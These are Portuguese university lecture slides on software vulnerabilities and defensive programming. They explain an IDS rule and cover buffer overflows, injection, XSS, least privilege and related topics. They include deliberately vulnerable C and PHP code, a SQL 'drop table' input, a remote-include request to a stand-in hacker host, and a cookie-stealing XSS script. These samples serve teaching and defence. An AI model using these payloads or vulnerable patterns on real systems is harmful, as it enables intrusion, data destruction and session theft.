alert tcp $HOME_NET any -> $EXTERNAL_NET ![7680,1521]
(msg:"ET P2P BitTorrent peer sync";
 flow:established,to_server;
 content:"|00 00 00 0d 06 00|"; depth:6;
 threshold: type limit, track by_dst, seconds 300, count 1;
 reference:url,bitconjurer.org/BitTorrent/protocol.html;
 classtype:policy-violation; sid:2000334; rev:14;
 metadata:created_at 2010_07_30, confidence Medium,
 signature_severity Informational, updated_at 2025_06_30;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET ![7680,1521]
```

- **alert**: gera um alerta quando a condição é atendida.
- **tcp**: apenas tráfego TCP.
- **\$HOME_NET any**: origem na rede interna, qualquer porta.
- **\$EXTERNAL_NET ![7680,1521]**: destino na rede externa, exceto portas 7680 e 1521.

Opções da Regra (1/2)

```
msg:"ET P2P BitTorrent peer sync";  
flow:established,to_server;  
content:"|00 00 00 0d 06 00|"; depth:6;
```

- **msg:** Mensagem exibida nos logs.
- **flow:established,to_server:** Só considera conexões TCP já estabelecidas, indo para o servidor.
- **content:** Procura a sequência de bytes 00 00 00 0d 06 00.
- **depth:6:** Pesquisa apenas nos primeiros 6 bytes do payload.

Opções da Regra (2/2)

```
threshold:  type limit, track by_dst, seconds 300, count 1;  
reference:url,bitconjurer.org/BitTorrent/protocol.html;  
classtype:policy-violation; sid:2000334; rev:14;
```

- **threshold:** Evita múltiplos alertas — 1 alerta por destino a cada 300s.
- **reference:** Link para a documentação do protocolo BitTorrent.
- **classtype:** Categoria: violação de política.
- **sid:** Identificador único (2000334).
- **rev:** Revisão nº 14.

Aula 16 - Vulnerabilidade de Software

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
November 19, 2025

- **A Raiz do Problema:**

- Muitas vulnerabilidades de segurança resultam de **práticas de programação ruins**.
- A conscientização sobre essas falhas é um passo inicial crítico para escrever código de programa mais seguro.
- A lista dos 10 Principais Riscos de Segurança em Aplicações Web da OWASP inclui cinco falhas diretamente relacionadas a código de software inseguro.
- **Estas falhas incluem:**
 - Entrada de dados não validada.
 - Cross-site scripting (XSS).
 - Estouro de buffer.
 - Falhas de injeção.
 - Tratamento inadequado de erros.

As Falhas Mais Perigosas (CWE/SANS Top 25)

- A lista **CWE/SANS Top 25 Most Dangerous Software Errors** detalha o consenso sobre práticas que causam a maioria dos ciberataques.
- **As falhas são agrupadas em 3 categorias:**
 - 1. Interação Insegura entre Componentes.
 - 2. Gerenciamento de Recursos Arriscado.
 - 3. Defesas Porosas.

Categoria de Erro de Software: Interação Insegura entre Componentes

- Neutralização Imprópria de Elementos Especiais usados em um Comando SQL (**Injeção de SQL**)
- Neutralização Imprópria de Elementos Especiais usados em um Comando do SO (**Injeção de Comando do SO**)
- Neutralização Imprópria de Entrada Durante a Geração de Página Web (**Cross-site Scripting**)
- Upload Irrestrito de Arquivo com Tipo Perigoso
- Falsificação de Solicitação entre Sites (**CSRF**)
- Redirecionamento de URL para Site Não Confiável (**Redirecionamento Aberto**)

Categoria de Erro de Software: Gerenciamento de Recursos Arriscado

- Cópia de Buffer sem Verificar o Tamanho da Entrada (**Estouro de Buffer**)
- Limitação Imprópria de um Nome de Caminho para um Diretório Restrito (**Path Traversal**)
- Download de Código Sem Verificação de Integridade
- Inclusão de Funcionalidade de Esfera de Controle Não Confiável
- Uso de Função Potencialmente Perigosa
- Cálculo Incorreto do Tamanho do Buffer
- String de Formatação Não Controlada
- Estouro de Inteiro ou *Wraparound*

Categoria de Erro de Software: Defesas Porosas

- Falta de Autenticação para Função Crítica
- Falta de Autorização
- Uso de Credenciais Embutidas no Código (*Hard-coded*)
- Falta de Criptografia de Dados Sensíveis
- Dependência de Entradas Não Confiáveis em Decisão de Segurança
- Execução com Privilégios Desnecessários
- Autorização Incorreta
- Atribuição Incorreta de Permissão para Recurso Crítico
- Uso de Algoritmo Criptográfico Quebrado ou Arriscado
- Restrição Imprópria de Tentativas Excessivas de Autenticação
- Uso de Hash Unidirecional sem *Salt*

- **Causas da Falha de um Programa:**

- Resultado de alguma entrada teoricamente aleatória e não antecipada.
- Interação do sistema.
- Uso de código incorreto.

- **Distribuição:**

- Espera-se que essas falhas sigam alguma forma de distribuição de probabilidade.

- **Abordagem Usual para Qualidade:**

- Uso de projeto estruturado e testes.
- Objetivo: Identificar e eliminar tantos bugs quanto for razoavelmente possível.

- **Metodologia de Teste:**

- Envolve variações de entradas prováveis e erros comuns.
- Intenção: Minimizar o número de bugs que seriam vistos no uso geral.

- **A Preocupação Principal:**

- Não é o número total de bugs em um programa.
- Mas sim a frequência com que eles são acionados, resultando na falha do programa.

Segurança de Software: A Abordagem Diferenciada

- **A Escolha do Atacante:**

- A segurança de software difere na medida em que o atacante escolhe a distribuição de probabilidade.
- O foco é atingir bugs específicos que resultam em uma falha que pode ser explorada.

- **Entradas e Testes:**

- Esses bugs podem ser frequentemente acionados por entradas que diferem drasticamente do que é usualmente esperado.
- Consequentemente, é improvável que sejam identificados por abordagens comuns de teste.

- **Escrita de Código Seguro:**

- Requer atenção a todos os aspectos de como um programa executa, o ambiente em que ele executa e o tipo de dados que processa.
- Nada pode ser assumido e todos os erros potenciais devem ser verificados.

Definição de Programação Defensiva

- **Definição:**

- A Programação Defensiva (ou Segura) é o processo de projetar e implementar software de modo que ele continue a funcionar mesmo quando sob ataque.

- **Comportamento do Software:**

- O software escrito usando este processo é capaz de detectar condições errôneas resultantes de algum ataque.
- Ele deve ser capaz de continuar executando com segurança ou falhar de forma graciosa.

- **A Regra Chave:**

- Nunca assumir nada.
- Verificar todas as suposições.
- Tratar qualquer estado de erro possível.

Modelo Abstrato e Suposições de Execução

- **Explicitação de Suposições:**
 - A definição enfatiza a necessidade de tornar explícitas quaisquer suposições sobre como um programa será executado.
 - Também é necessário explicitar os tipos de entrada que ele processará.
- **Modelo Abstrato de um Programa:**
 - Ilustra conceitos ensinados na maioria dos cursos introdutórios de programação.
 - O programa lê dados de entrada de uma variedade de fontes possíveis.
 - Processa esses dados de acordo com algum algoritmo.
 - Gera saída, possivelmente para múltiplos destinos diferentes.
- **Ambiente e Interações:**
 - Executa no ambiente fornecido por algum sistema operacional, usando instruções de máquina de um processador específico.
 - Durante o processamento, o programa usará chamadas de sistema (*system calls*) e possivelmente outros programas disponíveis.
- **Efeitos e Complexidade:**
 - A execução pode resultar em dados salvos ou modificados no sistema, ou causar outros efeitos colaterais.
 - Todos esses aspectos podem interagir entre si, frequentemente de maneiras complexas.

Foco do Desenvolvimento e Pressões de Negócio

- **O Foco Típico do Programador:**

- Foca no que é necessário para resolver o problema abordado pelo programa.
- A atenção está nos passos para o sucesso e no fluxo normal de execução.
- Frequentemente, não considera cada ponto potencial de falha.

- **Suposições e Programação Defensiva:**

- Programadores costumam fazer suposições sobre os tipos de entrada e o ambiente de execução.
- A programação defensiva exige que essas suposições sejam validadas pelo programa.
- Todas as falhas potenciais devem ser tratadas de forma graciosa e segura.

- **Impacto e Conflito:**

- Tratar erros corretamente aumenta a quantidade de código e o tempo de desenvolvimento.
- Isso conflita com pressões de negócio para manter tempos de desenvolvimento curtos e maximizar a vantagem de mercado.

- **Conclusão:**

- A menos que a segurança de software seja um objetivo de design desde o início, é improvável que resulte em um programa seguro.

- **O Foco na Mudança:**

- Quando mudanças são necessárias, o programador geralmente foca no que precisa ser alcançado.

- **Exigências da Programação Defensiva:**

- Verificar cuidadosamente quaisquer suposições feitas.
- Verificar e tratar todos os erros possíveis.
- Checar cuidadosamente quaisquer interações com o código existente.

- **Riscos da Falha no Gerenciamento:**

- Pode resultar em comportamento incorreto do programa.
- Pode introduzir vulnerabilidades em um programa que era anteriormente seguro.

A Mentalidade Defensiva (Mindset)

- **Mudança de Paradigma:**

- Requer uma mentalidade diferente das práticas tradicionais (que focam na "maioria dos usuários, na maioria das vezes").
- Necessária consciência das consequências da falha e das técnicas dos atacantes.
- "A paranoia é uma virtude": o crescimento de relatórios de vulnerabilidade comprova a ameaça.

- **Limitações de Testes e Resiliência:**

- Testes normais não identificam vulnerabilidades disparadas por entradas altamente incomuns.
- Lições devem ser aprendidas de falhas anteriores.
- Programas devem ser projetados para serem o mais resilientes possível diante de qualquer erro ou condição inesperada.

- **Comparação com outras Disciplinas:**

- A necessidade de segurança e confiabilidade como objetivos de design é reconhecida há muito tempo na maioria das engenharias.
- A sociedade é intolerante a falhas catastróficas físicas (ex: queda de pontes, prédios ou aviões).

- **A Realidade do Software:**

- O desenvolvimento de software ainda não atingiu esse nível de maturidade.
- A sociedade tolera níveis de falha muito mais altos no software do que em outras disciplinas.

- **Padrões de Qualidade:**

- Existem esforços de engenharia e padrões de qualidade (ex: ISO 12207 - Processos de ciclo de vida de software, SEI06).
- Esses padrões identificam cada vez mais a segurança como um objetivo chave de design.

- **Iniciativas Recentes (SAFECode):**

- *Software Assurance Forum for Excellence in Code.*
- Composto por grandes empresas da indústria de TI.
- Desenvolve publicações com melhores práticas para garantia de software e desenvolvimento seguro.

- **Integração no Design:**
 - Recomenda-se incorporar a **Modelagem de Ameaças** (ou análise de risco) como parte do processo de design.
- **Foco em Questões Específicas:**
 - O texto explora questões de segurança de software que devem ser incorporadas a uma metodologia de desenvolvimento mais ampla.

Áreas Críticas de Interação do Programa

- As preocupações de segurança são examinadas através das várias interações com um programa em execução:
- **1. Tratamento Seguro de Entrada (Input Handling):** Questão crítica inicial.
- **2. Implementação de Algoritmos:** Preocupações de segurança na lógica interna.
- **3. Interação com Outros Componentes:** Comunicação com o sistema e outros softwares.
- **4. Saída do Programa (Output):** Geração segura de resultados.
- *Nota:* Muitas vulnerabilidades resultam de um pequeno conjunto de erros comuns.

Tratamento de Entrada de Programa

- **A Falha Comum:**

- O manuseio incorreto da entrada do programa é uma das falhas mais comuns na segurança de software.

- **Definição de Entrada:**

- Qualquer fonte de dados que se origina fora do programa.
- Cujo valor não é explicitamente conhecido pelo programador no momento da escrita do código.

- **Fontes de Dados:**

- *Óbvias:* Teclado, mouse, arquivos, conexões de rede.
- *Indiretas:* Ambiente de execução, arquivos de configuração, valores fornecidos pelo Sistema Operacional.

- **Requisitos de Segurança:**

- Todas as fontes de entrada devem ser identificadas.
- Suposições sobre tamanho e tipo de valores devem ser levantadas.

- **Validação:**

- As suposições devem ser explicitamente verificadas pelo código do programa.
- Os valores devem ser usados de maneira consistente com essas suposições.

- **Duas Áreas de Preocupação:**

- 1. O tamanho da entrada.
- 2. O significado e interpretação da entrada.

Tamanho da Entrada e Estouro de Buffer

- **O Erro de Suposição:**

- Programadores frequentemente assumem um tamanho máximo esperado (ex: entrada de texto de poucas linhas).
- Alocam buffers fixos (ex: 512 ou 1024 bytes) sem verificar se a entrada real cabe nesse espaço.

- **Consequência (Buffer Overflow):**

- Se a entrada excede o buffer, ocorre o estouro.
- Pode comprometer a execução do programa.

- **Falha nos Testes:**

- Testes comuns geralmente usam entradas "esperadas" e não identificam a vulnerabilidade.
- É improvável que incluam entradas grandes o suficiente para disparar o erro, a menos que testado explicitamente.

- **Problema de Bibliotecas:**

- Rotinas podem não limitar a quantidade de dados transferidos para o buffer.
- Isso agrava o problema de estouro de buffer.

- **Práticas de Programação Segura:**

- Uso de rotinas seguras de cópia de string e buffer.
- Conscientização dos programadores sobre essas armadilhas de segurança.

- **A Regra de Ouro:**
 - Considerar qualquer entrada como perigosa.
 - Processar de forma a não expor o programa ao perigo.
- **Estratégias de Tamanho:**
 - Usar buffers de tamanho dinâmico (garantindo espaço suficiente).
 - Processar a entrada em blocos do tamanho do buffer.
- **Gerenciamento de Memória:**
 - Mesmo com buffers dinâmicos, garantir que o espaço solicitado não exceda a memória disponível.

- **Falha Graciosa:**

- Se ocorrer erro de tamanho/memória, o programa deve lidar com a situação.
- Ações possíveis: Processar em blocos, descartar excesso, terminar o programa.

- **Abrangência:**

- Essas verificações devem ser aplicadas onde quer que dados de valor desconhecido entrem ou sejam manipulados.
- Devem ser aplicadas a todas as fontes potenciais de entrada.

Exemplo: Buffer Overflow na Stack

```
#include <stdio.h>
#include <string.h>

char *my_gets(char *s) {
    int c;
    char *p = s;

    while ((c = getchar()) != '\n' && c != EOF) {
        *p++ = c;
    }
    *p = '\0';
    return s;
}
```


Exemplo: Buffer Overflow na Stack (continuação)

```
void consulta_nome(char *s) { // Supor que venha um nome do banco
    strcpy(s, "Gabriel");
}

int main() {
    char var_outrasInfos[10];
    char var_nome[10];

    consulta_nome(var_nome);
    my_gets(var_outrasInfos);

    printf("Dados: Nome: %s \nOutras Informacoes: %s \n",
        var_nome, var_outrasInfos);

    printf("==Fim do Programa==\n");
    return 0;
}
```

Compilando e Executando

- **1. Compilação:** Utilize o GCC para transformar o código fonte em executável.

```
gcc -o buffer_overflow buffer_overflow.c
```

- **2. Execução:** Rode o programa gerado.

```
./buffer_overflow
```

Para testar a vulnerabilidade:

1. Tente digitar algo curto (ex: "Teste"). O programa funcionará normalmente.
2. Execute novamente e digite mais de 10 caracteres (ex: "1234567890AAAAA").
3. Observe que a variável `var_nome` ("Gabriel") será sobrescrita pelos caracteres excedentes.

Saída do Programa (Demonstração da Vulnerabilidade)

```
$ ./buffer_overflow
jewrhoewhouewhouewhurhwerhuwehriuwheirhiwphrpiuwhiurhwhrwhir
hwphrwhuirhweiwehriwiuerhiwehriwherre
```

```
Dados:  Nome: uwehouewhurhwerhuwehriuwheirhiwphrpiuwhiurhwhrwhirhwphrwhuir
hweiwehriwiuerhiwehriwherre
```

```
Outras Informacoes: jewrhoewhouewhouewhurhwerhuwehriuwheirhiwphrpiuwhiurhwhir
irhweiwehriwiuerhiwehriwherre
```

```
==Fim do Programa==
```

```
*** stack smashing detected ***: terminated
```

```
fish: Job 1, './buffer_overflow' terminated by signal SIGABRT (Abort)
```

Observação: A mensagem `stack smashing detected` indica que o GCC inseriu proteções que detectaram a corrupção da pilha ao tentar retornar da função.

Desabilitando a proteção na compilação

- O erro "*stack smashing detected*" ocorre porque compiladores modernos (GCC) inserem proteções por padrão.
- Para reproduzir o ataque clássico, usamos a flag `-fno-stack-protector`.

Compilando sem protecao de stack

```
gcc -fno-stack-protector -o buffer_overflow buffer_overflow.c
```

Executando

```
./buffer_overflow
```

#Veja a saída e procure em

```
$man 7 signal
```

Interpretação da Entrada do Programa

- **Preocupação Chave:**

- O significado e a interpretação da entrada são tão críticos quanto o tamanho.
- Classificação geral: Dados textuais ou binários.

- **Processamento de Dados Binários:**

- O programa assume que valores binários brutos representam inteiros, *floats*, strings ou estruturas complexas.
- A interpretação assumida deve ser validada conforme os valores são lidos.

- **Exemplos em Protocolos:**

- Baixo nível: Frames Ethernet, pacotes IP, segmentos TCP.
- Alto nível: DNS, SNMP, NFS (codificação binária de requisições/respostas).
- Exigem validação contra especificações de sintaxe abstrata.

Exemplo de Falha: Heartbleed

- **O Caso:**

- Bug Heartbleed no OpenSSL (2014).
- Exemplo de falha na verificação da validade de um valor de entrada binário.

- **O Erro Técnico:**

- Erro de codificação: Falha ao verificar a quantidade de dados solicitada para retorno contra a quantidade fornecida.
- Classificado como *buffer over-read* (leitura excessiva de buffer).

- **Impacto:**

- Atacantes puderam acessar o conteúdo da memória adjacente.
- Vazamento de nomes de usuário, senhas, chaves privadas e outras informações sensíveis.

- **Interpretação de Caracteres:**

- Valores binários brutos são interpretados como caracteres segundo um conjunto de caracteres (*character set*).

- **Conjuntos de Caracteres:**

- Tradicionalmente: ASCII.
- Sistemas comuns (Windows/MacOS): Extensões diferentes para caracteres acentuados.
- Cenário atual: Internacionalização crescente e variedade de conjuntos de caracteres.

- **Requisito:**

- Cuidado necessário para identificar qual conjunto está sendo usado e quais caracteres estão sendo lidos.

- **Identificação do Conteúdo:**

- Além dos caracteres, o significado deve ser identificado (ex: inteiro, *float*, nome de arquivo, URL, e-mail).

- **Confirmação de Tipo:**

- Dependendo do uso, é necessário confirmar se os valores representam o tipo de dado esperado.

- **Consequências da Falha:**

- Pode resultar em vulnerabilidades.
- Permite que um atacante influencie a operação do programa, com consequências possivelmente sérias.

- **Classe de Ataques:**

- Ataques de injeção (*injection attacks*) exploram a falha na validação da interpretação da entrada.

- **Mecanismos de Defesa:**

- Validação de dados de entrada.
- Tratamento correto de entradas internacionalizadas usando diversos conjuntos de caracteres.

Interpretação de Entrada: Problemas de Serialização

- **O que é Serialização/Desserialização?**
 - Processo de converter objetos em um fluxo de bytes (para armazenamento ou transmissão) e reconstruí-los depois.
 - É uma forma complexa de interpretação de entrada binária.
- **A Vulnerabilidade (Insecure Deserialization):**
 - Ocorre quando a aplicação aceita objetos serializados de fontes não confiáveis.
 - O programa assume que o fluxo de bytes representa um objeto válido e seguro.
- **O Ataque:**
 - O atacante manipula o fluxo de bytes (input).
 - Durante a reconstrução (interpretação), o sistema é forçado a executar a lógica do atacante.
 - Frequentemente resulta em Execução Remota de Código (**RCE**).
- [Veja o seguinte TCC da UFRJ](#)

Ataques de Injeção

- **Definição:** Refere-se a uma ampla variedade de falhas de programa relacionadas ao manuseio inválido de dados de entrada.
- **Problema Central:** Ocorre quando dados de entrada influenciam, acidental ou deliberadamente, o fluxo de execução do programa.
- **Mecanismo Comum:** Dados de entrada são passados como parâmetros para um programa auxiliar no sistema, cuja saída é usada pelo programa original.
- **Contexto de Desenvolvimento:** Ocorre frequentemente em linguagens de script (Perl, PHP, Python, sh) que encorajam o reuso de utilitários do sistema para economizar esforço de codificação.
- **Uso Típico:** Comumente observados em scripts Web CGI utilizados para processar dados fornecidos por formulários HTML.

Injeção de SQL (SQL Injection)

- **Conceito:** Ataque onde a entrada fornecida pelo usuário é usada para construir uma requisição SQL e recuperar informações de um banco de dados.

- **Exemplo de Código Vulnerável (PHP):**

```
$name = $_REQUEST['name'];  
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "'";  
$result = mysql_query($query);
```

- **Vulnerabilidade:** Similar à injeção de comando, mas utiliza metacaracteres SQL.
- **Cenário de Exemplo:**
 - Entrada **"Bob"**: O código funciona como pretendido.
 - Entrada **"Bob'; drop table suppliers"**: Recupera o registro e deleta a tabela inteira.
- **Prevenção e Mitigação:**
 - Validar a entrada antes do uso (escapar metacaracteres ou rejeitar).
 - Usar funções da linguagem para sanitizar a entrada.
 - Utilizar *placeholders* ou parâmetros SQL em vez de concatenar valores.
 - Uso combinado com procedimentos armazenados (*stored procedures*).

Ataque de Injeção de Código (Code Injection)

- **Definição:** Tipo de ataque onde a entrada inclui código que é posteriormente executado pelo sistema atacado.
- **Cenário (PHP):** Uso de variáveis para construir nomes de arquivos em scripts de inclusão.

```
include $path . 'functions.php';  
include $path . 'data/prefs.php';
```

- **Mecanismo da Falha:**
 - O script é chamado diretamente (burlando a intenção original).
 - Exploração de funcionalidades do PHP: atribuição de variáveis globais via requisição HTTP e comando `include` aceitando URLs remotas.
- **Exemplo de Ataque (Remote Code Injection):**
`GET /calendar/embed/day.php?path=http://hacker.site/hack.txt?&cmd=ls`
- **Resultado:** A variável `$path` recebe a URL do atacante, e o código contido no arquivo remoto é executado com os privilégios do servidor Web.

Defesas contra Ataques de Injeção

- **Bloqueio de Variáveis Globais:**

- Bloquear a atribuição automática de valores de campos de formulário para variáveis globais.
- Salvar valores em um array e recuperá-los explicitamente pelo nome (padrão em instalações PHP mais novas).
- *Desvantagem:* Pode quebrar códigos legados, exigindo esforço de correção.
- *Vantagem:* Previne injeção de código e manipulação indevida de variáveis globais.

- **Controle de Comandos de Inclusão:**

- Utilizar apenas valores constantes em comandos `include` e `require`.
- Caso o uso de variáveis seja necessário, validar rigorosamente seu valor imediatamente antes do uso.

- **Variantes e Prevenção Geral:**

- Existem outras variantes como injeção de e-mail, *format string* e injeção de interpretador.
- **Necessidade Crítica:** Identificar todas as fontes de entrada, validar suposições antes do uso e compreender a interpretação dos valores passados para qualquer função ou serviço invocado.

Exemplo de Ataque XSS e Ofuscação

- **Cenário (Roubo de Cookie):** Código injetado em um livro de visitas que envia o cookie da vítima para o atacante, permitindo personificação.

Thanks for this information, its great!

```
<script>document.location='http://hacker.web.site/cookie.cgi?'+  
document.cookie</script>
```

- **Ofuscação (Evasão):** O atacante utiliza entidades de caracteres HTML para esconder o script. O navegador interpreta o código abaixo de forma idêntica ao original.

Thanks for this information, its great!

```
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116; ...
```

- **Prevenção:**

- Examinar entradas fornecidas pelo usuário.
- Remover ou escapar (*escape*) códigos perigosos.
- Validadores devem traduzir entidades HTML antes da verificação.

- **Natureza da Falha:**

- Representa uma falha no manuseio tanto da **entrada** quanto da **saída** do programa.
- O alvo real é o **usuário** subsequente, não o servidor.
- A sanitização da saída impede a ocorrência do ataque.

- **Contexto:** Problema similar ao CSRF e *HTTP response splitting* (uso descuidado de entrada não confiável).

- **Suposições sobre Dados:**

- O programador deve garantir que os dados conformem com as suposições (caracteres imprimíveis, formato de e-mail, inteiros, etc.) antes do uso.

- **Estratégias de Validação:**

- **Whitelisting (Recomendado):** Comparar a entrada com o que é desejado e aceitar apenas o válido.
- **Blacklisting (Problemático):** Comparar com valores perigosos conhecidos. Falha quando novos métodos de evasão são descobertos.

- **Implementação:**

- Frequentemente feita via Expressões Regulares (*Regular Expressions*).
- Ação em caso de falha: Rejeitar a entrada ou sanitizá-la (escapar metacaracteres).

- **O Problema das Múltiplas Representações:**

- Caracteres podem ter múltiplas codificações (HTML, Unicode/UTF-8).
- Exemplo: O caractere “/” pode ser representado de várias formas em UTF-8 (além do padrão hexadecimal 2F).
- Atacantes usam codificações longas/redundantes para burlar filtros de segurança (ex: falha no Microsoft IIS nos anos 90).

- **Solução: Canonicalização:**

- Processo de transformar os dados de entrada em uma representação única, padrão e mínima.
- Deve ser realizada **antes** da validação.
- Recomenda-se o uso de bibliotecas anti-XSS ou frameworks Web que automatizem esse processo.

- **Representação Computacional:**
 - Valores fixos (8, 16, 32, 64 bits) e tipos (com sinal/sem sinal).
- **Vulnerabilidade de Conversão (Casting):**
 - Ocorre quando um valor é convertido de um tipo para outro incorretamente.
 - **Exemplo:** Um tamanho de buffer lido como *unsigned* (sem sinal) e depois tratado como *signed* (com sinal) em uma comparação.
 - Um valor muito grande (ex: bit superior setado) pode ser interpretado como negativo, passando na verificação de tamanho máximo, mas causando *overflow* quando usado para alocação ou cópia.

Teste de Entrada: Fuzzing

- **Definição:** Técnica de teste de software desenvolvida por Barton Miller (1989) que utiliza dados gerados aleatoriamente como entrada.
- **Objetivo:**
 - Determinar se o programa lida corretamente com entradas anormais ou se falha (crashes).
- **Características:**
 - **Vantagens:** Simplicidade, baixo custo, independência de suposições sobre a entrada esperada. Identifica falhas sérias e exploráveis.
 - **Limitações:** Pode não encontrar bugs que requerem condições de entrada muito específicas.
- **Uso:** Ferramenta essencial tanto para desenvolvedores (prevenção) quanto para atacantes (descoberta de vulnerabilidades).

Escrita de Código de Programa Seguro (Algoritmos)

- **Implementação Correta do Algoritmo:**

- Falhas no design ou implementação podem gerar bugs exploráveis (ex: gerador de números aleatórios previsível no Netscape antigo, permitindo quebra de criptografia).
- **Exemplo Crítico:** Ataques de *TCP session hijacking* exploram números de sequência iniciais previsíveis.

- **Correspondência Máquina-Algoritmo:**

- O código de máquina gerado deve representar fielmente o algoritmo de alto nível.
- Risco de compiladores maliciosos (Ken Thompson, 1984) inserindo backdoors invisíveis no código fonte.

- **Código de Depuração (Debug):**

- Código de teste deixado em produção pode permitir acesso indevido ou bypass de segurança (ex: Morris Worm explorando comando DEBUG no sendmail).

- **Interpretação de Valores de Dados:**

- A interpretação de bits (inteiro, char, ponteiro) depende das instruções de máquina.
- Linguagens com tipagem fraca (como C) permitem manipulação direta de memória/ponteiros, facilitando erros como *buffer overflows* e corrupção de estruturas de dados.
- **Defesa:** Usar linguagens com tipagem forte ou validar rigorosamente conversões de tipo (*casts*).

- **Uso Correto da Memória:**

- Falha na liberação de memória dinâmica causa **vazamento de memória (memory leak)**, podendo levar a exaustão de recursos e DoS.
- Linguagens modernas (Java, C++) com gerenciamento automático são preferíveis a C (manual) para evitar esses erros.

- **Condições de Corrida (Race Conditions):**

- Ocorrem quando múltiplos processos/threads competem por acesso não controlado a recursos compartilhados (memória).
- Sem sincronização adequada, valores podem ser corrompidos ou alterações perdidas.

- **Deadlock:**

- O uso incorreto de primitivas de sincronização pode travar processos (espera circular).
- Atacantes podem disparar deadlocks propositalmente para causar Negação de Serviço (DoS).

- **Mitigação:**

- Seleção correta de primitivas de sincronização e design cuidadoso para limitar áreas de acesso compartilhado.

- **O Ambiente de Execução:**

- Programas não rodam isolados; o S.O. media o acesso aos recursos.
- O S.O. constrói o ambiente do processo, incluindo código, dados, argumentos de linha de comando e variáveis de ambiente.
- **Regra:** Todos esses dados devem ser tratados como entradas externas e validados.

- **Controle de Acesso:**

- Recursos (arquivos, dispositivos) possuem permissões baseadas em usuários/grupos.
- Programas precisam de acesso apropriado para funcionar, mas acesso excessivo é perigoso.

- **O que são:** Coleção de valores de string herdados do processo pai (ex: PATH, IFS, LD_LIBRARY_PATH).
- **Vulnerabilidades:**
 - São uma porta de entrada para dados não confiáveis.
 - **Ataques ao PATH:** Um atacante altera o PATH para que um script privilegiado execute um programa malicioso (ex: um 'grep' falso) em vez do utilitário do sistema.
 - **Ataques ao LD_LIBRARY_PATH:** Carregamento de bibliotecas dinâmicas maliciosas em programas privilegiados.
- **Mitigação:**
 - Evitar scripts de shell privilegiados (difíceis de segurar).
 - Usar programas *wrappers* compilados para limpar o ambiente antes de chamar scripts.
 - Resetar variáveis críticas para valores seguros conhecidos no início da execução.

Princípio do Menor Privilégio

- **Conceito:** Programas devem executar com o mínimo de privilégios necessários para completar sua função.
- **Escalação de Privilégio:**
 - Se um programa privilegiado (ex: root) é comprometido, o atacante ganha controle total.
- **Práticas Recomendadas:**
 - Preferir conceder privilégios de **grupo** em vez de usuário (facilita auditoria).
 - **Gerenciamento de Arquivos:** Programas privilegiados (como servidores Web) não devem ser donos de todos os seus arquivos, apenas ter permissão de leitura onde necessário.
 - Evitar que servidores rodem como *root* o tempo todo (usar root apenas para ligar portas baixas e depois reduzir privilégio).

- **Design Seguro:**

- Particionar programas grandes e complexos em módulos menores.
- Conceder privilégios elevados apenas aos módulos que realmente precisam, e por pouco tempo.
- Facilita testes e verificação (ex: servidor de e-mail Postfix).

- **Sandboxing e Chroot:**

- Executar programas vulneráveis em ambientes isolados.
- **Chroot Jail:** Limita a visão do sistema de arquivos do programa a um diretório específico.
- **Limitação:** Configuração difícil; se feita incorretamente, o programa pode escapar ou falhar.

- **O Conflito de Otimização:**
 - O S.O. e bibliotecas padrão usam buffers e reordenamento para otimizar performance.
 - Essas otimizações podem conflitar com requisitos de segurança (ex: garantir que dados foram apagados do disco).
- **Estudo de Caso: Deleção Segura de Arquivos (File Shredding):**
 - **Problema:** Sobrescrever um arquivo não garante que os dados antigos sumiram.
 - **Camadas de Falha:** Buffers da biblioteca de I/O, buffers do sistema de arquivos, controladores de disco inteligentes (que evitam reescritas no mesmo bloco, especialmente em SSDs/Flash).
 - **Lição:** O programador seguro deve entender e controlar explicitamente essas camadas (ex: forçar *flush* e *sync*).

- **Natureza da Saída:**

- Pode ser binária (protocolos de rede, estruturas gráficas) ou textual (HTML, conjuntos de caracteres).
- Deve conformar-se estritamente ao formato e interpretação esperados pelo dispositivo ou usuário.

- **O Problema da Origem Comum:**

- Usuários assumem que a saída foi gerada e validada pelo programa confiável.
- Essa suposição falha quando o programa aceita entrada de um usuário e a exibe para outro (ex: comentários, fóruns) sem a devida sanitização.

- **Ataques a Terminais (Legado/VT100):**
 - Uso de sequências de escape (*escape sequences*) em textos maliciosos.
 - Podiam reprogramar teclas de função para executar comandos arbitrários (ex: deletar arquivos) quando a vítima visualizasse o texto.
- **Cross-Site Scripting (XSS):**
 - Explora a confiança do navegador no site de origem.
 - Dados não sanitizados de terceiros permitem a execução de scripts (JavaScript) no contexto do navegador da vítima.

- **Estratégia de Filtragem:**

- Programas que retransmitem dados de terceiros são responsáveis pela segurança.
- Preferir permitir apenas conteúdo seguro conhecido (*Whitelisting*) em vez de tentar remover o perigoso.

- **Codificação de Caracteres:**

- Diferentes *charsets* podem alterar a interpretação de metacaracteres.
- A codificação deve ser especificada explicitamente (ex: cabeçalho Content-Type) para evitar que o navegador assuma um padrão inseguro.

- **Alvo do Compromisso:** O ataque visa o usuário ou dispositivo de exibição, não o servidor, mas danifica a reputação do software.